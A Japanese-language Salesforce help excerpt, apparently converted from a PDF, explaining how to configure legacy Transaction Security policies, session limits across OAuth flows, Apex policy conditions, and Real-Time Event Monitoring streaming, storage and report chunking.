アプリケーションの使用	<ul style="list-style-type: none"> 取引先チームセリングと商談チームセリングの設定 Google Apps サービスの有効化 データセット、モバイルビュー、除外項目などのモバイル設定 パートナーアカウントとしてパートナーポータルにログインしている「外部アカウントの管理」権限を持つユーザー カスタマーポータルユーザーとして Salesforce カスタマーポータルにログインしている「セルフサービスユーザーの編集」権限を持つユーザー パートナーポータル取引先(有効化または無効化) Salesforce カスタマーポータル取引先(無効化) Salesforce カスタマーポータル(有効化または無効化) 複数のカスタマーポータルの作成 エンタイトルメントプロセス、エンタイトルメントテンプレート(変更または作成) Salesforce カスタマーポータルのセルフ登録(有効化または無効化) カスタマーポータルまたはパートナーポータルのユーザー(有効化または無効化)

トランザクションセキュリティポリシー (従来)

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。ポリシーがトリガされると、通知を受信し、必要に応じてアクションを実行できます。

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2要素認証の強制、ユーザの凍結、セッションの終了などのリアルタイムアクションを定義します。

たとえば、ユーザあたりの同時セッション数を制限する同時セッションの制限ポリシーを有効化するとします。また、ポリシーがトリガされた場合にメールで通知されるように、ポリシーを変更します。さらに、ポリシーの Apex 実装を更新して、デフォルトの 5 セッションではなく 3 セッションにユーザを制限します(大変な作業のように聞こえますが、実際は簡単です)。その後で、3 つのログインセッションを持つユーザが 4 つ目のセッションを作成しようとします。この操作はポリシーにより回避され、新しいセッションを始める前に既存のいずれかのセッションを終了するようユーザに求めます。同時に、ポリシーがトリガされたことがユーザに通知されます。


エディション

使用可能なインター
フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

トランザクションセキュリティーアーキテクチャでは、セキュリティポリシーエンジンを使用して、イベントを分析し必要なアクションを判断します。



トランザクションセキュリティポリシーは、イベント、通知、およびアクションで構成されます。たとえば、ユーザーが取引先データをエクスポートしようとしたら、操作をブロックし、メールで通知を受け取ることができます。

このセクションの内容:

トランザクションセキュリティの設定

カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

従来のトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自でカスタムの従来のポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

トランザクションセキュリティの Apex ポリシー

すべてのトランザクションセキュリティポリシーでは、`Apex TxnSecurity.PolicyCondition` または `TxnSecurity.EventCondition` インターフェースを実装する必要があります。

トランザクションセキュリティの設定

カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

- トランザクションセキュリティポリシーを有効にして使用できるようにします。

- [設定]から、[クイック検索]ボックスに「トランザクションセキュリティ」と入力し、[トランザクションセキュリティポリシー]を選択します。
- [有効化]をクリックします。

トランザクションセキュリティを有効にすると、同時ユーザセッションの制限とリードデータエクスポートの2つのポリシーが作成されます。詳細と例は、「トランザクションセキュリティポリシー」を参照してください。

重要: Spring '20 リリースの時点で、Salesforce は新しい組織でこれらのサンプルポリシーを作成しなくなりました。Spring '20 リリースより前に構築された組織には、引き続きこれらのサンプルポリシーが含まれます。ポリシーは、Summer '20 リリースで廃止される従来のトランザクションセキュリティフレームワークに含まれます。

- 組織のトランザクションセキュリティ設定を指定します。

- トランザクションセキュリティポリシーページで、[設定を編集]をクリックします。
- [許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。]を選択します。

ログインポリシーは、プログラムによるアクセスや、Salesforce Classic および Lightning Experience からのアクセスに適用されます。同時ユーザセッション数を制限するポリシーを作成すると、すべてのセッションがその制限にカウントされます。ユーザ名とパスワードを使用する通常のログイン、Web アプリケーションによるログイン、認証プロバイダを使用するログイン、およびその他すべてのログイン種別が対象となります。

Salesforce Classic または Lightning Experience では、終了するセッションを選択するように促されるため、セッション制限は問題になりません。プログラム内でこの選択を行うことはできないため、セッション制限に達したことを示すトランザクションセキュリティ例外がプログラムで発生します。

この問題を回避するには、[許可されている Salesforce セッションの最大数を超えると、最も古いセッションが終了します。]を選択します。これにより、許可されたセッション数を超える要求がプログラムで行われた場合、セッション数が制限を下回るまで古いセッションが終了します。この設定は、UI からのログインでも機能します。終了するセッションを選択するように求める代わりに、最も古いセッションが自動的に終了し、新しいセッションで新規ログインが開始します。次に、OAuth フローでログインポリシーを処理する方法(設定が選択されている場合とされていない場合)を示します。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

ユーザ権限

必要なユーザ権限

トランザクションセキュ
リティポリシーを作成、
編集、管理する

- 「アプリケーションの
カスタマイズ」

トランザクションセキュ
リティポリシーを管理す
る

- 「Apex 開発」

フロー種別	設定が選択されている場合のアクション	設定が選択されていない場合のアクション
OAuth 2.0 Web サーバ	認証コードとアクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	認証コードは付与されるが、アクセストークンは付与されない ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 ユーザエージェント	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。
OAuth 2.0 更新トークンフロー	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 JWT ベアラートークン	アクセストークンが付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 SAML ベアラーアサーション	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	TXN_SECURITY_END_SESSION 例外
OAuth 2.0 ユーザ名およびパスワード	アクセス権が付与される ポリシーのコンプライアンスに準拠するまで最も古いセッションが終了します。	ポリシーで許可されているセッション数を超えたことが原因でアクセスが拒否される
SAML アサーション	該当なし	該当なし

認証フローについての詳細は、Salesforceヘルプの「[OAuthによるアプリケーションの認証](#)」を参照してください。

従来のトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自でカスタムの従来のポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザーのみです。

- !** **重要:** このトピックでは、従来のトランザクションセキュリティポリシーの作成方法のみを説明しています。拡張ポリシーの作成についての詳細は、「[条件ビルダーを使用したトランザクションセキュリティポリシーの作成](#)」または「[Apex を使用するトランザクションセキュリティポリシーの作成](#)」を参照してください。

同じイベント種別に複数のポリシーを作成できますが、ポリシーとそのアクションは重複しないようにすることをお勧めします。特定のイベントが発生したときにそのイベントの同じアクションを持つ複数のポリシーが実行される場合、実行順序は不確定です。

- [設定]から、[クイック検索]ボックスに「トランザクション」と入力し、[トランザクションセキュリティポリシー]を選択して、[新規]をクリックします。
- [Apex]をクリックし、[次へ]をクリックします。
- [トランザクションセキュリティポリシー](従来のバージョンのトランザクションセキュリティ)をクリックします。
- ポリシーが監視するイベント種別および関連リソースを選択します。

- メモ:** AccessResource イベントポリシーは、ダッシュボードの登録によってメールが送信されたときにはトリガされません。ただし、これらのポリシーは、ユーザがダッシュボードからリソースに直接アクセスしたときにはトリガされます。Salesforce Classic ではすべての Chatter リソースがサポートされていますが、Lightning Experience では Feed Comment リソースと FeedItem リソースのみがサポートされています。結合レポート、履歴レポート、カスタムレポートタイプのデータエクスポートイベントポリシーは作成できません。

- 本番以外の環境で、Apex ベースのポリシーを作成する場合は、[Apex クラス]で [新しい空の Apex クラス]を選択します。(トランザクションセキュリティにより、スタブ(プレースホルダ)の Apex ポリシー条件が作成されます。)それ以外の場合は、既存の Apex ポリシー条件を使用します。
- トリガ時のポリシーのアクション、通知対象、通知方法を選択します。選択するユーザには「すべてのデータの編集」権限と「設定の参照」権限が必要です。

- メモ:** [他のアカウントでポリシーを実行]項目にユーザを入力する必要がありますが、自動化プロセスユーザはポリシーを常に実行できます。

使用可能なアクションは、イベント種別によって異なります。ログインイベントおよびリソースイベントの場合、アクションをブロックしたり、2要素認証を使用した高いレベルのアクセス制御を必須としたりすることができます。Chatter イベントの場合、ユーザの凍結や投稿のブロックができます。ログインイベントの場合、現在のセッションを続行する前に既存のセッションを終了することを必須にできます。常に最も古いセッションが終了するように、セッション終了のデフォルトアクションを設定できます。詳細は、「[\[トランザクションセキュリティアクションとは?\]](#)」を参照してください。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

Salesforce Shield または Salesforce Event Monitoring アドオンサブスクリプションが必要です。

ユーザ権限

必要なユーザ権限

トランザクションセキュリティポリシーを作成、編集、管理する

- 「アプリケーションのカスタマイズ」

トランザクションセキュリティポリシーを管理する

- 「Apex 開発」

Apex ベースのポリシーを作成するときに、Apex クラスの API コールアウトを使用する場合は、アクションを選択する必要があります。アクションとして [なし] を選択した場合は、ポリシーを実行できません。

 **メモ:** Salesforce アプリケーションまたは Lightning Experience の場合、リソースアクセスイベント種別で 2 要素認証を使用することはできません。代わりに [ブロック] アクションが使用されます。

[他のアカウントでポリシーを実行] 項目に「すべてのデータの編集」権限と「設定を参照」権限を持つユーザを入力します。ただし、入力したユーザに関係なく、自動化プロセスユーザは常にポリシーを実行できます。

7. ポリシーのわかりやすい名前。ポリシーネームは、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初が文字である、空白を使用しない、最後にアンダースコアを使用しない、2つ続けてアンダースコアを使用しないという制約があります。
8. ポリシーを作成した後に有効化するには、[状況] で、[有効化] に切り替えます。(後でいつでも [トランザクションセキュリティポリシー] ページから無効にできます。)
9. [Finish (完了)] をクリックします。

本番以外の環境で新しいポリシーの [新しい空の Apex クラス] を選択した場合、ポリシーを有効化する前に、生成された Apex クラスを今すぐ変更します。使用を開始する Apex クラス名をクリックし、ポリシーをトリガする条件を追加します。例については、「[トランザクションセキュリティの Apex ポリシー](#)」を参照してください。

トランザクションセキュリティの Apex ポリシー

すべてのトランザクションセキュリティポリシーでは、Apex TxnSecurity.PolicyCondition または TxnSecurity.EventCondition インターフェースを実装する必要があります。

ポリシーの Apex インターフェースを生成する前に条件値を指定していなかった場合、後で条件を追加できます。条件を変更するために、ポリシーを有効化する前に、Apex コードを編集して条件を含めることができます。条件を含めないと、ポリシーはトリガされません。

エラーが発生する可能性があるため、カスタムポリシーには DML ステートメントを含めないでください。トランザクションポリシーの評価中に Apex を介してカスタムメールを送信すると、レコードが別のレコードに明示的に関連付けられていなくても、エラーが表示されます。詳細は、『Apex 開発者ガイド』の「[Apex DML 操作](#)」を参照してください。

トランザクションセキュリティポリシーを削除しても、TxnSecurity.PolicyCondition 実装や TxnSecurity.EventCondition 実装は削除されません。Apex コードを他のポリシーで再利用できます。

TxnSecurity.PolicyCondition を実装する Apex クラスの API コールアウトを使用する場合は、[設定] でトランザクションセキュリティポリシーを作成するときに、アクションを選択する必要があります。アクションとして [なし] を選択した場合は、ポリシーを実行できません。詳細は、『Apex 開発者ガイド』の「[Apex を使用したコールアウトの呼び出し](#)」を参照してください。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

リアルタイムイベントモニタリング

リアルタイムイベントモニタリングを使用すると、Salesforce の標準イベントを監視し、ほぼリアルタイムで検出できます。監査やレポート目的でイベントデータを保存できます。ポイント & クリックツールの条件ビルダーまたは Apex コードを使用してトランザクションセキュリティポリシーを作成できます。

リアルタイムイベントモニタリングを使用すると、次の点についてより貴重なインサイトを得ることができます。

- 誰がいつどのデータを表示したか
- どこでデータがアクセスされたか
- いつユーザが UI を使用してレコードを変更するか
- 誰がどこからログインしているか
- 組織の誰がプラットフォームの暗号化管理に関連するアクションを実行しているか
- どのシステム管理者が別のユーザとしてログインし、そのユーザとしてどのアクションを実行したか
- Lightning ページの読み込みにどのくらいの時間がかかるか

ベストプラクティスとして、トランザクションセキュリティポリシーを作成する前に、イベントを表示または照会して、通常のビジネス利用に適したしきい値を決めることをお勧めします。

このセクションの内容:

リアルタイムイベントモニタリングの定義

リアルタイムイベントモニタリングを使用する場合は、次の用語を念頭に置いてください。

リアルタイムイベントモニタリングの使用に関する考慮事項

リアルタイムイベントモニタリングの設定および使用時には次の考慮事項に留意してください。

リアルタイムイベントモニタリングへのアクセス権の有効化

リアルタイムイベントモニタリングへのユーザアクセス権は、プロファイルと権限セットで設定できます。

イベントデータのストリーミングと保存

リアルタイムイベントモニタリングでオブジェクトを使用してイベントデータのストリーミングおよび保存を行う方法を説明します。

ReportEvent および ListViewEvent でのチャンクの機能

チャンクは、レポートまたはリストビューの実行で多くのレコードが返され、返されたデータがチャンクに分割された場合に発生します。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

拡張トランザクションセキュリティポリシーの適用

拡張トランザクションセキュリティでトランザクションセキュリティポリシーを作成し、ユーザアクティビティを監視して制御します。ポリシーを作成する前に、使用可能なイベント種別、ポリシー条件、一般的な使用事例を理解します。拡張トランザクションセキュリティは、リアルタイムイベントモニタリングに含まれています。

関連トピック:

[Salesforce ヘルプ: 各 Salesforce イベントの違い](#)

リアルタイムイベントモニタリングの定義

リアルタイムイベントモニタリングを使用する場合は、次の用語を念頭に置いてください。

イベント

イベントとは Salesforce で発生するすべての事象を指し、ユーザのクリック、レコード状態の変更、値の測定などが含まれます。イベントは不变であり、タイムスタンプが付けられます。

イベントチャネル

イベントのストリームで、そのストリーム上でイベントプロデューサはイベントメッセージを送信し、イベントコンシューマはそのメッセージを読み込みます。

イベント登録者

チャネルからのメッセージを受信するチャネルの登録者。たとえば、レポートの新規ダウンロードの通知を受けるセキュリティアプリケーションなどがあります。

イベントメッセージ

イベントに関するデータの送信に使用されるメッセージ。

イベント公開者

チャネル経由のイベントメッセージの公開者(セキュリティアプリケーションや監査アプリケーションなど)。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

リアルタイムイベントモニタリングの使用に関する考慮事項

リアルタイムイベントモニタリングの設定および使用時には次の考慮事項に留意してください。

エディション

使用可能なインター

フェース: Salesforce Classic および Lightning Experience

使用可能なエディション:

Enterprise Edition、

Performance Edition、

Unlimited Edition、および

Developer Edition

Salesforce Shield または Salesforce Event Monitoring

アドオンサブスクリプションが必要です。

Salesforce Classic と Lightning Experience の比較

Salesforce Classic または Lightning Experience のみに適用されるイベントがあります。

次のオブジェクトは Salesforce Classic のみをサポートします。

- UriEvent
- UriEventStream

次のオブジェクトは Lightning Experience のみをサポートします。

- LightningUriEvent
- LightingUriEventStream

拡張トランザクションセキュリティ

- 拡張トランザクションセキュリティを使用すると、条件ビルダーまたは Apex コードを使用してポリシーを作成できます。
- 拡張トランザクションセキュリティポリシーは標準オブジェクトとカスタムオブジェクトの両方をサポートします。
- 特定のイベントに対する拡張トランザクションセキュリティポリシーを有効化する前に、そのイベントに対する従来のトランザクションセキュリティポリシーを無効化する必要があります。
- Salesforce アプリケーション、Lightning Experience、または API 経由の場合、イベントで 2 要素認証アクションは使用できません。代わりに、ブロックアクションが使用されます。たとえば、API 経由で実行されたリストビューで 2 要素認証ポリシーがトリガされた場合、Salesforce はその API コールをブロックします。
- オブジェクト (ApiEvent など) の RowsProcessed 項目の値が 0 の場合、クエリが実行されて何も返されなかったことを示します。このシナリオは、データ行に対する適切な権限がユーザにないか、クエリが結果を返さない場合に発生することがあります。この場合、QueriedEntities 項目は空です。
- たとえば、同じイベントで Apex と条件ビルダーポリシーの両方を作成するとします。両方のポリシーで同じアクション (ブロックまたは 2 要素認証) も指定します。この場合、Apex ポリシーは条件ビルダーポリシーよりも前に実行されます。イベントの PolicyId 項目は、実行およびトリガされた最後のポリシーを反映します。
- 同じイベントが含まれるポリシーで同じ Apex クラスを使用することはできません。そのため、条件ビルダーを使用して Apex ポリシーを作成する場合、使用可能な Apex クラスのリストはすでに作成しているポリシーによって異なる場合があります。
- たとえば、アクションが None のイベントのトランザクションセキュリティポリシーを有効化するとします。結果として、イベントがポリシー条件を満たす場合、ポリシーはトリガされません。ただし、次のイベント項目は引き続き入力されます。
 - EvaluationTime — ポリシーが評価されるのに要した時間。
 - PolicyOutcome — NoAction に設定されます。
 - PolicyId — null に設定されます。

イベントオブジェクトの推奨される使用方法

リアルタイムイベントモニタリングオブジェクトには、データのストリーミング、データの保存、データに基づくポリシーの適用という、3つの主要な使用方法があります。ただし、これらの使用方法がすべてのオブジェクトに適用されるわけではありません。以下は、各使用事例で使用可能なオブジェクトに関するガイダンスです。詳細は、「[イベントデータのストリーミングと保存](#)」を参照してください。

ストリーミング	ストレージ	ポリシー
ApiEventStream	ApiEvent	ApiEvent
LightningUriEventStream	LightningUriEvent	なし
ListViewEventStream	ListViewEvent	ListViewEvent
LoginAsEventStream	LoginAsEvent	なし
LoginEventStream	LoginEvent	LoginEvent
LogoutEventStream	LogoutEvent	なし
ReportEventStream	ReportEvent	ReportEvent
UriEventStream	UriEvent	なし

リアルタイムイベントモニタリングへのアクセス権の有効化

リアルタイムイベントモニタリングへのユーザアクセス権は、プロファイルと権限セットで設定できます。

1. [設定] から、次のいずれかの操作を実行します。

- [クイック検索] ボックスに「権限セット」と入力し、[権限セット]を選択します。
- [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

2. 権限セットまたはプロファイルを選択します。

3. 権限セットとプロファイルのどちらを使用するかに応じて、次のいずれかの操作を実行します。

- 権限セットまたは拡張プロファイルユーザインターフェースで、権限を選択します。[設定の検索] ダイアログボックスに、「データ漏洩検出イベントを表示」と入力します。[編集] をクリックし、オプションを選択して、[保存] をクリックします。「アプリケーションのカスタマイズ」権限についても上記の手順を繰り返します。
- 元のプロファイルユーザインターフェースで、プロファイル名を選択し、[編集] をクリックします。トランザクションセキュリティポリシーを作成する予定がある場合は、[データ漏洩検出イベントを表示] と [アプリケーションのカスタマイズ] を選択します。[保存] をクリックします。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

ユーザ権限

イベントを参照する

- 「データ漏洩検出イベ
ントの表示」

トランザクションセキュ
リティポリシーを作成、
編集、管理する

- 「アプリケーションの
カスタマイズ」

イベントデータのストリーミングと保存

リアルタイムイベントモニタリングでオブジェクトを使用してイベントデータのストリーミングおよび保存を行う方法を説明します。

このセクションの内容:

リアルタイムイベントモニタリングのデータストリーミング

リアルタイムイベントモニタリングを使用し、Salesforce によって公開された標準イベントに登録して組織のアクティビティを監視できます。ストリーミング API クライアントを使用して任意の外部データシステムからこのデータに登録できます。

エディション

使用可能なインター

フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

リアルタイムイベントモニタリングのデータ保存

リアルタイムイベントモニタリングでは、イベントデータを Salesforce の重要なオブジェクトに保存してクエリできます。Salesforce Big Object は、大量のデータを最大 6か月間保存するのに最適です。Big Object ではデータが Salesforce ネイティブとして保存されるため、アクセスしてレポートやその他の用途に使用できます。

リアルタイムイベントモニタリングのデータストリーミング

リアルタイムイベントモニタリングを使用し、Salesforce によって公開された標準イベントに登録して組織のアクティビティを監視できます。ストリーミング API クライアントを使用して任意の外部データシステムからこのデータに登録できます。

データは、公開/登録モデルを使用してストリーミングされます。Salesforce がストリーミングデータをイベント登録チャネルに公開し、使用する側のアプリケーションがそのイベントチャネルに対する登録またはリスンによってほぼリアルタイムにデータを取得します。ストリーミングイベントは最大 3 日間保持されます。リアルタイムイベントモニタリングのストリーミングイベントは、プラットフォームイベントの配信割り当てにカウントされません。システム保護制限が適用される場合があります。

ヒント: 過去 3 日以内のイベントデータをより効率よく取得および処理するには、ストリームの過去のイベントに登録するのではなく、Big Object からイベントを照会することをお勧めします。

次に、いくつか例を示します。

エディション

使用可能なインテラクティブ: Salesforce Classic および Lightning Experience

使用可能なエディション: Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

Salesforce Shield または Salesforce Event Monitoring アドオンサブスクリプションが必要です。

イベントオブジェクト 使用事例

考慮事項

ApiEventStream	ユーザが機密データ(特許コードなど)を照会すると、検出します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。
LightningUriEventStream	Lightning Experience でユーザが機密データを含むレコードの作成、アクセス、更新、削除を行うと、検出します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。
ListviewEventStream	ユーザが Salesforce Classic、Lightning Experience、または API を使用してリストビューデータのアクセス、更新、エクスポートを行うと、検出します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。
LoginAsEventStream	システム管理者が別のユーザとして組織にログインすると検出し、システム管理者のアクティビティを追跡します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。

イベントオブジェクト 使用事例	考慮事項	
LoginEventStream	ユーザが特定の条件下で(たとえば、サポート対象外のブラウザや会社の範囲外のIPアドレスから)ログインしようとすると、検出します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。
LogoutEventStream	ユーザが Salesforce UI で [ログアウト] をクリックしてログアウトすると、検出します。	オブジェクトはすべてのユーザが使用できます。
MobileEmailEvent	Salesforce モバイルアプリケーションでユーザのメール活動を追跡します。	オブジェクトは、リアルタイムイベントモニタリングおよび拡張モバイルアプリケーションセキュリティでのみ使用できます。
MobileEnforcedPolicyEvent	Salesforce モバイルアプリケーションでの拡張モバイルセキュリティポリシーイベントの適用を追跡します。	オブジェクトは、リアルタイムイベントモニタリングおよび拡張モバイルアプリケーションセキュリティでのみ使用できます。
MobileScreenshotEvent	Salesforce モバイルアプリケーションでユーザのスクリーンショットを追跡します。	オブジェクトは、リアルタイムイベントモニタリングおよび拡張モバイルアプリケーションセキュリティでのみ使用できます。
MobileTelephonyEvent	Salesforce モバイルアプリケーションでユーザの電話とテキストメッセージを追跡します。	オブジェクトは、リアルタイムイベントモニタリングおよび拡張モバイルアプリケーションセキュリティでのみ使用できます。
ReportEventStream	ユーザが機密データを含むレポートの作成、実行、更新、エクスポートを行うと、検出します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。
UriEventStream	Salesforce Classic でユーザが機密データを含むレコードの作成、アクセス、更新、削除を行ふと、検出します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。

ストリーミングデータチャネルをリスンするアプリケーションの作成についての詳細は、『ストリーミング API 開発者ガイド』を参照してください。

EMP コネクタオープンソースツールを使用したストリーミングイベントへの登録をすばやく開始するには、『Platform Events Developer Guide』(プラットフォームイベント開発者ガイド)の「Example: Subscribe to and Replay Events Using a Java Client (EMP Connector)」(例: Java クライアントを使用したイベントの登録と再生 (EMP コネクタ)) を参照してください。

標準プラットフォームイベントと対応する Big Object についてのリファレンスドキュメントは、『Platform Events Developer Guide』(プラットフォームイベント開発者ガイド)の「Real-Time Event Monitoring Objects」(リアルタイムイベントモニタリングオブジェクト)を参照してください。

リアルタイムイベントモニタリングのデータ保存

リアルタイムイベントモニタリングでは、イベントデータを Salesforce の重要なオブジェクトに保存してクエリできます。Salesforce Big Object は、大量のデータを最大6か月間保存するのに最適です。Big Object ではデータが Salesforce ネイティブとして保存されるため、アクセスしてレポートやその他の用途に使用できます。

標準 Big Object は、Salesforce によって定義され、Salesforce 製品に含まれるオブジェクトです。標準 SOQL と非同期 SOQL の両方のクエリがサポートされます。

標準 SOQL

標準 SOQL コマンドのサブセットを使用して Big Object をクエリできます。絞り込みには EventDate または EventIdentifier のみを使用できます。クエリで返されるデータが少量であることがわかっている場合や、結果を待ちたくない場合、Apex で使用するために結果をすぐに返す必要がある場合には、SOQL を使用します。

非同期 SOQL

非同期 SOQL は、EventDate および EventId 以外の項目に基づく絞り込みが必要な場合に SOQL を実行する方法です。非同期 SOQL は、クエリのスケジュールと実行をバックグラウンドで非同期に行うため、通常の SOQL ではタイムアウトするようなクエリを実行できます。

非同期 SOQL を使用すれば、バックグラウンドで複数のクエリを実行して、それらの完了状況を監視できます。クエリを設定し、数時間後に戻ってくれば、データセットが完成しています。非同期 SOQL は、Big Object にある大量のデータを最も効率的に処理する方法です。詳細は、『[Big Objects Implementation Guide](#)』(Big Object 実装ガイド) の「[Async SOQL](#)」(非同期 SOQL) を参照してください。

次のイベントは Big Object に保存されます。

エディション

使用可能なインター
フェース: Salesforce Classic
および Lightning Experience

使用可能なエディション:
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Salesforce Shield または
Salesforce Event Monitoring
アドオンサブスクリプ
ションが必要です。

イベントオブジェ クト

考慮事項

ApiEvent	会計年度中に特定のオブジェクトについて発生したすべての API アクティビティに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。
IdentityVerificationEvent	組織のユーザ ID 検証イベントに関するデータを保存します。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大10年間保存されます。
LightningUriEvent	Lightning Experience でいつエンティティが作成、アクセス、更新、削除されたかに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。
ListViewEvent	いつユーザが取引先責任者、取引先、カスタムオブジェクトなどのレコードのリストを操作したかに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。

イベントオブジェクト	使用事例	考慮事項
LoginAsEvent	いつ Salesforce システム管理者が別のユーザーとしてログインしたかに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。
LoginEvent	不明な IP アドレスまたは場所からログインを試みたユーザの数とログインできないようにブロックされたユーザに関するデータを保存する。	オブジェクトは通常、リアルタイムイベントモニタリング以外で使用できます。データは最大10年間保存されます。
LogoutEvent	正常にログアウトしたユーザに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。
ReportEvent	機密レポートが何回誰によってダウンロードまたは表示されたかに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。
UriEvent	Salesforce Classic でいつエンティティが作成、アクセス、更新、削除されたかに関するデータを保存する。	オブジェクトはリアルタイムイベントモニタリングでのみ使用できます。データは最大6か月間保存されます。

ReportEvent および ListViewEvent でのチャンクの機能

チャンクは、レポートまたはリストビューの実行で多くのレコードが返され、返されたデータがチャンクに分割された場合に発生します。

! ヒント: このトピックは、ReportEvent、ReportEventStream、ListViewEvent、ListViewEventStream に適用されます。ただし、読みやすさのために、ここでは ReportEvent と ListViewEvent についてのみ説明します。

ReportEvent または ListViewEvent (およびそれに相当するストリーミング) がチャンクされる場合、ほとんどの項目値が繰り返される複数のイベントに分割されます。例外は、Records 項目、Sequence 項目、EventIdentifier 項目です。チャンクされた結果からのすべてのデータは、こうした項目を ExecutionIdentifier 項目と関連させて表示します。この項目はチャンク間で一意です。

! 重要: レポートが実行されると、Records 項目のデータを含めて最初の 1000 件のイベントが表示されます。フルレポートを表示するには ReportsId 項目を使用します。

チャンク同士をリンクするために使用する ReportEvent と ListViewEvent (およびそれに相当するストレージ) の項目についてもう少し詳しく説明します。

